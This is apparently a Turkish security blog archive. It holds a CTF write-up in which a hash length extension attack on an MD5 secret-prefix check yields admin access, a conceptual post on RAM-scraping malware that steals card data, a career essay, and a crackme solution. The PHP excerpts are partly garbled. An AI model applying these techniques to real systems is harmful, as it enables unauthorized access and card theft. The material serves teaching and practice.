Ve 3 Nisan 2015 tarihinde ikincisi düzenlenen [Pi Hediymem Var](#) hacking oyununun çözüm yolu ile Raspberry Pi 2'yi kazanan talihi karşıınızda!

KAYNAK KODU:

```
" . (hash("md5", $secret.$username));
//exit;

if(isset($username) and isset($hash)){
// print "
" . $username;
// print "

" . $secret;

if(hash("md5",$secret.$username) == $hash){
    $pos = strpos($username, "admin");
    if ($pos !== false) {
        print "Tebrikler $username , art#k en yüksek yetkiye sahipsin :)";
        print "
}

Pi Hediymem Var çekili#ine kat#lmak için bu ekran görüntüsünü ve çözüm yolunu Mert SARICA ile payla#abilirsin";
} else {
    print "Merhaba $username , hala sefil kullan#c# yetkisine sahipsin :(";
    print "

Raspberry Pi 2 çekili#ine kat#labilmek için admin yetkisi ile giri# yapabilmen laz#m!";
    print "

Referans: https://www.mertsarica.com/pi-hediyem-var-2/;
}
} else {
$username = 'misafir';
$loc = "Location: " . "https://www.mertsarica.com/ctf/ctf2.php?" . "username=" . $username . "&hash=" . hash(
    header($loc);
    exit;
}
} else {
$username = 'misafir';
$loc = "Location: " . "https://www.mertsarica.com/ctf/ctf2.php?" . "username=" . $username . "&hash=" . hash(
    header($loc);
    exit;
}
}
?>
```

ÇÖZÜM:

<https://www.mertsarica.com/ctf/ctf2.php> sayfasının kaynak koduna bakılarak [Et tu, Brute?](#)

([Sen de mi Brütüs](#)) cümlesinden bunun [Sezar'a](#) ait bir söz olduğundan yola çıkararak gizlenmiş mesajın [Sezar'in Şifrelemesi](#) ile oluşturulduğunu (ROT-3 kullanılmıştır) tahmin edebilirdiniz. Çözmek için ise [Google'dan](#) faydalabilirsiniz.

Sen de mi Brütüs ?  
Sezar Şifrelemesi (ROT-3)

```
Güvenlik Blogu</title>
<!-- Bu sitede, siber güvenlik üzerine yapılan bireysel çalışmalar, 
    ve teknolojik çalışmalar hakkında bilgi almak isteyenlerin 
    ulaşabileceği bir blogdur. -->
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<!-- Et tu, Brute? -->
<?php if(kdvk("pg5",$vhfuhw.$xvhuqdp)==$kdvk){ 
    $srv = vwusrv($xvhuqdp, "dgplq");
    if ($srv != idovh) {
        sulqw "Wheulnohu $xvhuqdp , duwin hq bünvhn bhwnlbh vdklsvlq :)";
    }
} -->
<?php
Merhaba misafir , hala sefil kullanıcı yetkisine sahipsin :(<br \><br \>Raspberry Pi 2 çekilişine
katılabilmek için admin yetkisi ile giriş yapabilmen lazımlı!<br \>Referans: <a
href="https://www.mertsarica.com/pi-hediym-var-2/">https://www.mertsarica.com/pi-hediym-var-2/</a>
```

The screenshot shows a web browser window with the URL [www.braingle.com/brainteasers/codes/caesar.php](http://www.braingle.com/brainteasers/codes/caesar.php). The page title is "Braingle: Caesar Cipher". The main content area displays a "Caesar Encoder / Decoder" tool. The tool has two text boxes: "Plaintext" containing the PHP code and "Ciphertext" containing the encoded output. Below the text boxes are two buttons: "Encipher" and "Decipher". On the left sidebar, there are several categories under "Codes and Ciphers": Monoalphabetic (Caesar, Atbash, Keyword, Pigpen / Masonic, Polybius Square), Polyalphabetic (Vigenère, Beaufort, Autokey, Running Key), Polygraphic (Playfair, Bifid, Trifid, Four-square), Transposition (Rail Fence, Route, Columnar, Transposition), and Others (Book, Beale, Morse Code, Tap Code, One-time Pad, Scytale, Semaphore, ASCII, Steganography). There are also social sharing links for Google and Delicious, and a link to "More ways to get Braingle...".

Ortaya çıkan aşağıdaki PHP kodundan, [Merkle–Damgård](#) hash fonksiyonunun [MAC](#) (mesaj doğrulama kodu) olarak kullanıldığıının ve bunun da [hash uzunluk genişletme zayıfetine](#) yol açtığını anlayabilirdiniz.

```
...
if(hash("md5",$secret.$username) == $hash){
    $pos = strpos($username, "admin");
    if ($pos !== false) {
        print "Tebrikler $username , art#k en yüksek yetkiye sahipsin :)";
    }
}

if(hash("pg5",$vhfuhw.$xvhuqdph) == $kdvk){
    $srv = vvusrv($xvhuqdph, "dqlq");
    if ($srv !== false) {
        print "Tebriler $username , artik en yüksek yetkiye sahipsiz :)";
    }
}
```

strpos fonksiyonu ile username parametresinde admin karakter dizisi (string) kullanıldığında, kullanıcıya yönetici yetkisi (admin) verildiği için, hash uzunluk genişletme saldırısından faydalananarak username parametresine admin karakter dizisini manuel olarak veya [hash extender](#) aracı ile (deneme yanılma yöntemi ile secret değişkeninin 11 hane olduğunu bulacaktınız) ekleyebilir, yeni üretilen hash değerini de hash parametresi ile birlikte sunucuya göndererek başarıyla admin yetkisine sahip olabilirsiniz.



OYUNU BAŞARIYLA TAMAMLAYANLAR: Halit Alptekin, Deniz Parlak, Mert Arısoy, Alper DÖM, Melih Burak SARI, Mert TAŞÇI, Harun GÜLEÇ, Ali AĞDENİZ, Selim YILDIZ, Ceylan BOZOĞULLARINDAN, Ertugrul BAŞARANOĞLU, Cihad ÖGE, Kürsat Oğuzhan AKINCI (geç bildirim), Sipke Mellema

## ÇEKİLİŞ ve KAZANAN TALİHLİ:

cekis.txt

```

1 Halit Alptekin
2 Mert Arisoy
3 Alper DÖM
4 Melih Burak SARI
5 Mert TAŞÇI
6 Harun GÜLEÇ
7 Selim YILDIZ
8 Ceylan BOZOĞULLARINDAN ←
9 Ertugrul BAŞARANOĞLU
10 Cihaz ÖGE
11
12

```

Administrator: C:\WINDOWS\system32\cmd.exe - python

```

Microsoft Windows [Version 6.1.7601]
Copyright © 2009 Microsoft Corporation. All rights reserved.

C:\Users\...>python
Python 2.7.2 (default, Jun 12 2011, 15:08:59) [MSC v.1500 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from random import randint
>>> print randint(1,10)
8
>>>

```

Başta kazanan talihli Ceylan BOZOĞULLARINDAN olmak üzere oyunu başarıyla çözen, katılan, destekleyen, sponsor olan herkese teşekkür eder, yeni oyunlarda görüşmek dileğiyle herkese güvenli günler dilerim.

## Pi Hediymem Var! #2

Source: <https://www.mertsarica.com/pi-hediymem-var-2/>

By M.S on April 3rd, 2015

13 Şubat 2015 tarihinde düzenlemiş olduğum Raspberry Pi hediye "Pi Hediymem Var" hacking oyununun olumlu geri bildirimler aldığına gördükten sonra [Kadir ALTAN](#)'ın da önerisi ile bu oyunu sponsorların desteği ile devam ettirme kararı aldım. Bu kararı aldıktan kısa bir süre sonra, takım liderim Ahmet TAŞKESEN ve [BGA](#) firması, hazırlayacağım yeni oyunlar için Raspberry Pi hediye ederek beni oldukça mutlu ettiler.





Ben de zaman kaybetmeden yeni bir oyun hazırlayarak, bu oyunu başarıyla tamamlayanlar arasında yapılacak bir çekiliş ile 1 adet Raspberry Pi 2'yi bir üniversite öğrencisine hediye etmek için hemen kolları sıvadım.

BGA sponsorluğunda gerçekleşen bu oyunumun konusu kısaca şu şekildedir;

<https://www.mertsarica.com/ctf/ctf2.php> adresinde yer alan web uygulaması, sayfaya giren herkese misafir kullanıcısı adı altında (username=misafir) misafir yetkisi (guest) vermektedir. Misafir yetkisi ile birlikte ayrıca kullanıcıya hash fonksiyonu ile oluşturulmuş bir MAC (mesaj doğrulama kodu) değeri (hash) de atamakta ve bu sayede kullanıcının bu sayfaya erişim yetkisi olup olmadığını da arka planda kontrol etmektedir. Bu oyunda amacınız, admin yetkisi ile yönetici sayfasına ulaşarak oyunu başarıyla tamamlamaktır.

The browser window displays the following text:

Tebrikler [REDACTED], artık en yüksek yetkiye sahipsin :)

Pi Hediymen Var çekilişine katılmak için bu ekran görüntüsünü ve çözüm yolunu [Mert SARICA](#) ile paylaşabilirsın

Daha önce hediye kazanmamış olup, çekilişe katılmak isteyenler, çözüm yolunu [iletişim formu](#) üzerinden, adı, soyadı, kendini tanıtan bir yazı, okuduğu üniversite ve bölüm, varsa bilişim güvenliği üzerine yapmış olduğu çalışmaları ve Raspberry Pi ile güvenlik üzerine yapmayı düşündüğü çalışmaları anlatan bir yazı ile birlikte,

6 Nisan 2015 saat 09:00'a kadar bana iletmemeleri yeterli olacaktır.

Oyunun çözüm yolunu ve kazananı talihi, ilerleyen günlerde yine bu sayfa ve [Twitter](#) hesabım üzerinden duyurulacaktır. Ayrıca 24 saatte bir, [Twitter](#) hesabım üzerinden zorlananlar için ipucu yayınlanacaktır.

Şimdiden güle güle ve güvenli günlerde kullanmanız dileğiyle :)

## RAM Casusluğu


Source: <https://www.mertsarica.com/ram-casuslugu/>

By M.S on April 1st, 2015

Yaşı yetenler, 2006 yılında yaşanan ve binlerce kredi kartı kopyalanması ile son bulan GİMA vakasını ([#1](#), [#2](#), [#3](#), [#4](#)) hatırlayacaklardır. O zamanlarda alışveriş yaptığınız zaman, kredi kartınızı uzattığınız kasıyer, kredi kartınızı alarak POS da dahil olmak üzere mağazanın [CRM](#) sistemlerine bilgilerinizi (TRACK / isim, kart no, son kullanma tarihi, cvv2) kayıt etmek için önündeki kart okuyuculara kredi kartınızı okutur ve ardından size teslim ederdi. Gün gelip birileri kart okuyucunun bağlı bulunduğu sisteme zararlı bir kod yerleştirip bu bilgileri kötüye kullanmak için kayıt altına almaya ve kullanmaya başlayınca, GİMA vakası patlak verdi. Bu vaka aslında Türkiye'de kartlı ödeme sistemleri için bir milat oldu çünkü bu vaka sonrasında çipli kartların kullanımı zorunlu hale gelerek [TRACK](#) bilgisinin POS cihazları dışında başka cihazlara okutulmasının önüne geçildi. Hatta günümüzde bazı banka POS cihazlarının yan tarafında bulunan kart okuyucusuna kredi kartınızı okutmaya (swipe) çalıştığınız zaman POS cihazının "bu işlem desteklenmemektedir" şeklinde bir hata mesajı ile sizi güvenli ödeme kanalına (çip okuma) yönlendirdiğini görebilirsiniz. Özette günümüzde alışveriş yaparken çipli kredi kartınızı POS cihazına bağlı olan kart okuyucuya okutursunuz, ardından PIN bilgisini girerseniz ve ardından bu bilgiler POS cihazına gönderilip, işlendiğten sonra ilgili bankaya şifreli olarak gönderilmektedir. (Bu işlem esnasında kullanılan POS cihazını, donanımsal saldırlıara karşı korunaklı, kapalı bir kutu gibi düşünülebilirsiniz.)

*Track bilgisinin dolandırıcılar tarafından papağan dediğimiz manyetik kart okuyucular ile rahatlıkla okunabileceğini ve kopyalanabileceğini asla unutmayın bu nedenle mağazalarda veya restaurantlarda kredi kartınızı POS cihazına kendiniz takmaya önem gösterin.*


Bankacılık ve ödeme sistemleri olarak gerimizde olan ABD ve bazı ülkelerde durum ise biraz daha farklıdır. Bu ülkelerde çipli kartlar yaygın olarak kullanılmadığı gibi kredi kartının okutulduğu kart okuyucu ve bunun bağlı bulunduğu POS sistemi (bizdeki kapalı kutu POS cihazı, onlarda Windows üzerinde çalışan POS uygulaması) ilgili mağazanın kullandığı sistemler (windows yüklü bir PC) üzerinde çalışmaktadır. Durum böyle olunca da art niyetli kişiler tarafından ele geçirilen bu sistemlere yüklenen zararlı yazılımlar ile müşterinin kart okuyucusuna okuttuğu TRACK bilgisi, sistemin belleği (RAM) üzerinden calınabilemektedir. (ram scraping yöntemi)




Bu yöntemden kısaca bahsetmek gerekirse, zararlı yazılımin yaptığı işlem, RAM üzerinde POS uygulaması tarafından kullanılan alanı bulmak ardından REGEX yardımı ile bu alanda kredi kartı numarasını aramaktır. Tabii bu REGEX'e göre 16 haneli numara aramak, hatalı sonuçlar da (false positive) üretebileceği için zararlı yazılım geliştiricileri burada kredi kartı numarasını doğrulamak için LUHN algoritmasından faydalananmaktadır.

*Luhn algoritması, 1954 yılında, IBM firmasında çalışan Hans Peter Luhn tarafından kredi kartı numarası, IMEI, Kanada sosyal güvenlik numarası gibi numaraları doğrulamak amacıyla geliştirilmiş olan bir formüldür. Bu formül sayesinde kredi kartı bilgisi girilmesi istenen formlarda girilen kartın doğruluğu (TCKN kontrolü gibi düşünülebilirsiniz) teyit edilmektedir.*

Pratikte art niyetli kişilerin bu yöntemi kullanan bir araç yazmalarının ne kadar zor olabileceğini anlamaya adına Python ile RAM'i, REGEX ve Luhn algoritmasına göre tarayan ve kredi kartı numarası arayan bir araç hazırlamaya karar verdim. WinAppDbg Python modülü sayesinde yarı saat içinde CC Scanner adında basit bir araç geliştirebildim. (Kaynak kodunu kötüye kullanılmaması adına paylaşmıyorum.) Aracı test etmek için PasteBin sitesinden bulduğum örnek bir kart numarasını Google'da arattım ardından CC Scanner aracının bu kart numarasını RAM üzerinden tespit edip edemeyeceğini kontrol ettiğimde başarıyla tespit edebildiğini gördüm ve görev başarıyla tamamlanmış oldu.





Umarım bu yazı ile bana sıkça sorulan "RAM'den kart bilgisi çalan zararlı yazılımları ülkemizde etkili mi?" , "Biz neden/nasıl oluyor da etkilenmiyoruz?", "art niyetli kişilerin kullandıkları yöntem nedir?", "bu yöntemi kullanmak zor mu yoksa kolay mı?" sorularına yanıt verebilmişimdir.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

## Sızma Testi Uzmanlığı ve Kariyer

Source: <https://www.mertsarica.com/sizma-testi-uzmanligi-ve-kariyer/>

By M.S on March 9th, 2015

Yıllardan beri, sıradışı bir meslek olan sizme testi uzmanlığı (ethical hacker / penetration tester) ile ilgili çok sayıda e-posta alıyorum. E-postaların çoğu da, sizme testi uzmanı olmak istiyorum, nereden ve nasıl başlamalıım sorusunun sorulduğunu görüyorum. Her birine itinaya cevap yazarken çoğu mesajında, 2011 yılında yazdığım "[Nasıl Ahlaklı Korsan Olunur?](#)" başlıklı yazımı da okumalarını tavsiye ediyorum. Bir sizme testi uzmanı olarak bu yazı ile son yıllarda oldukça popüler ve çekici olan bu meslekte kariyer yapmanın biraz da zorluklarına değinmek istiyorum.

Bu alanda kariyer yapmanın aslında ülkemizde diğer meslek dallarına göre biraz daha zor olduğunu söyleyebilirim. Örneğin tıp fakültesinden mezun olsaydım, uzmanlık eğitimi için [Tıpta Uzmanlık Sınavı](#)'na (kısaca TUS) girdikten sonra belli bir branş üzerinde kariyer yapabilir ve bu branşa özel iş ilanlarına başvurabilirsiniz. Ancak mevzu sizme testi uzmanlığı olunca işler bu kadar kolay olmuyor.

Kolay olmuyor çünkü ülkemizdeki iş ilanlarına bakacak olursanız hala sizme testi uzmanlığının, on görevi olan bir güvenlik uzmanının on birinci görevi olabileceğine inanan firmalar olduğunu görebilirsiniz. Halbuki diğer ülkemde bakarsanız, sizme testi uzmanlığının kendi içinde bile ayrı uzmanlık dallarına (örnek: web application penetration tester, network penetration tester) ayırdığını ve bu spesifik alanlarda uzmanların arandığını ([#1](#), [#2](#), [#3](#)) görebilirsiniz.

Tabii aynı anda hem güvenlik cihazı yöneten (yoğun bir şekilde operasyon yapanlar), hem PCI denetimi yapan hem de güvenlik politika ve prosedürü hazırlayan bir kişinin sizme testi uzmanı olabileceğine inanan, yıllarca çalışanlarına yatırım yapmak yerine güvenlik cihazlarına, ürünlere yatırım yapan kurumlar, günün sonunda ciddi bir sorun yaşadıkları zaman doğru yolu (uzmanlaşma) ağır bedeller ödeyerek buluyorlar. Halbuki onlardan 5-10 yıl önce olan diğer ülkelere ve kurumlara bakacak olsalar, yıllar sonra başlarına neler gelebileceğini, ne tür uzmanlıklara ihtiyaç duyacaklarını, nelere ve nerelere yatırım yapmaları gerekeceğini az çok görebilirler. (Vizyon)

Özellikle tek kişilik dev güvenlik uzmanı kadrosu arayan kurumların iş ilanlarını gördüğümde çoğu zaman üzülderek tebessüm ediyorum. Bu ilanları, bir hastanenin on farklı alanda, on farklı uzman doktor (ortopedist, kardiyolog vb.) aramak yerine tek bir [pratisyen hekim](#) aramasına ve çalıştırmasına benzetiyorum. Olur mu, olur ama günün sonunda sağlık sorunu yaşayanların, daha doğru teşhis ve tedavi adına pratisyen hekimler yerine uzman doktorlara kontrolle gittiklerini biliyoruz. (Specialist vs Generalist)

Tabii bu durumun biraz da, sizme testinin sadece araçlarla yapıldığının, bilgi ve biriminin çok da önemli olmadığını düşünülmüşinden kaynaklandığını düşünüyorum. Halbuki bu alanda uzmanlaşmak pek o kadar kolay olmuyor. Sadece araçlarla bu işi yapan da kendine sizme testi uzmanı diyor, yillardır bu alanda araştırma yapan, okuyan ve kendini geliştiren bir kişi de diyor. Eğer iyi araç kullanan o işin uzmanı olabilseydi bugün direksiyon başına geçip iyi araba kullanan herkesin [Michael Schumacher](#) olması gerekiyor. Veya sadece bir işi icra etmek, kişiyi o işin uzmanı yapabilseydi, şarki söyleyen Ajdar ile Sezen Aksu arasında fark olmazdı.

Sizme testi uzmanı olmak için bol bol okumak (2000'li yılların başından bu yana kadar 60 tane [teknik kitap](#) okumuşum), bol bol pratik yapmak ve her daim bilgileri güncel tutmak gerekiyor. Misal bir önceki yılın web uygulama zafiyetleri ile bir sonraki yılın zafiyetleri aynı olmayabiliyor dolayısıyla zafiyetlere yol açan kök sorunları anlamak, tespit ve çözüm konusunda önemli bir rol oynuyor. Ayrıca değişen teknolojileri yakından takip etmek ve hızlıca adapte olmak gerekiyor. 4-5 yıl öncesine kadar mobil uygulama sizme testlerine ihtiyaç duyulmazken, bugün en az web uygulama sizme testleri kadar ihtiyaç duyuluyor. Bu gelişim sürecinde, işverenin size özellikle eğitimler

konusunda yatırım yapmasının oldukça önemli olduğunu söyleyebilirim. Örneğin bugün [SANS](#) firmasından online (on demand) [bir eğitim](#) almak istediğinizde eğitim ücretlerinin 4000\$ - 5000\$ arasında olduğunu görebilirsiniz.

Evet, artık çoğu kurum sizme testi uzmanı arıyor ama kolay kolay bulamıyor. Neden çünkü sizme testi uzmanları ne yazık ki daldır yetişmiyorlar ve kendilerini yetiştirmeleri hiç de kolay olmuyor. Vizyoner kurumlarda çalışan sizme testi uzmanlarının ise değerleri bilindiği ve kendilerine gerekli yatırımlar yapıldığı için kolay kolay iş değiştirmiyorlar. Uzman yetiştirmeyen, çalışanına yatırım yapmayan, maaş konusunda da sıradan bir çalışan ile aynı maaşa sizme testi uzmanı arayan firmaların iş ilanlarının, 6 ay ila 1 sene boyunca açık kaldığını görebiliyoruz. Kimi zaman 6 ay içinde, ne aradığını bilmeyen 4-5 farklı insan kaynakları danışmanlığı firmasından aynı pozisyon için birkaç defa arandığınız bile olabiliyor.

Düşüncelerimin sizleri karamsarlığa sürüklemesini istemem. Siber güvenlik ve sizme testi uzmanlığına artık ülkemizde çok daha fazla [öne](#) veriliyor. Eskiden kurumda sizme testi uzmanı bulundurmayanlar, bugün 5 kişilik sizme testi ekipleri oluşturuyorlar. Talebin arttığı bu yıllarda, bu alanda iyi bir kariyer yapmak isteyen adaylara, tek kişilik dev kadro (nicelik) olmak yerine uzmanlaşmaya (nitelik) önem veren, vizyoner kurumları tercih etmelerini tavsiye edebilirim. Ne de olsa yıllar içinde gideceğimiz nokta Amerika ve Avrupa'dan (uzmanlığa önem veren ülkeler) farklı olmayacağı ve uzmanlık daha da kıymetli olacaktır.

Unutmayın, sizme testi uzmanlığı aşçılık gibidir. Günün sonunda elinizde onlarca malzeme (araçlar, istismar kodları, zafiyetler vs.) olur ve bunlardan ortaya gerçekten lezzetli bir yemek çıkarmaman beklenir. Lezzetli yemekler ortaya çıkarmak için ise hem tarifleri (bilgi) iyi bilmeniz hem de kıvamı (beceri) iyi tutturmanız gereklidir ve bu da yıllarınızı alır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.


## Pi Hediyem Vardı, Verdim, Gitti :)

Source: <https://www.mertsarica.com/pi-hediyem-vardi/>

By M.S on March 3rd, 2015

Takip edenleriniz, 13 Şubat 2015 tarihinde [parola bulma oyunu](#) ile üniversite öğrencisi olan iki takipçime, Raspberry Pi (B Model) hediye etme kararını aldığımı hatırlayacaklardır. Bu yazıda hem talihli iki takipçimi hem de oyunun çözümünü açıklayacağım.


KAYNAK KODU:




```
int main()
{
    int a = 0x3030;
    int b = 0x7171;
    int girdi;
    int parola = ( a ^ b );
    system("cls");
    printf("=====\\n");
    printf("Hack 4 Career - Crackme\\n");
    printf("=====\\n");
    printf("Parola ?: ");
    scanf("%d", &girdi);
    if(girdi==parola) {
        printf("\nBingo! Mert SARICA bu parolayı bekliyor, acele et :)\\n\\n");
    } else {
        printf("\nDenemeye devam :)\\n\\n");
    }
    printf("=====\\n");
    printf("Referans: https://www.mertsarica.com/pi-hediyem-var\\n");
    return 0;
}
```

ÇÖZÜM:

[Crackme.zip](#) ZIP dosyasının şifresi, herhangi basit bir şifre çözme programı ile kolaylıkla bulunabilirdi. (ZIP şifresi: 4141)



ZIP dosyası içinden çıkan Hack4Career.exe programını PEiD aracı ile incelediğinizde bunun UPX aracı ile sıkıştırıldığını görebilir ve yine UPX aracı ile açabilirdiniz.



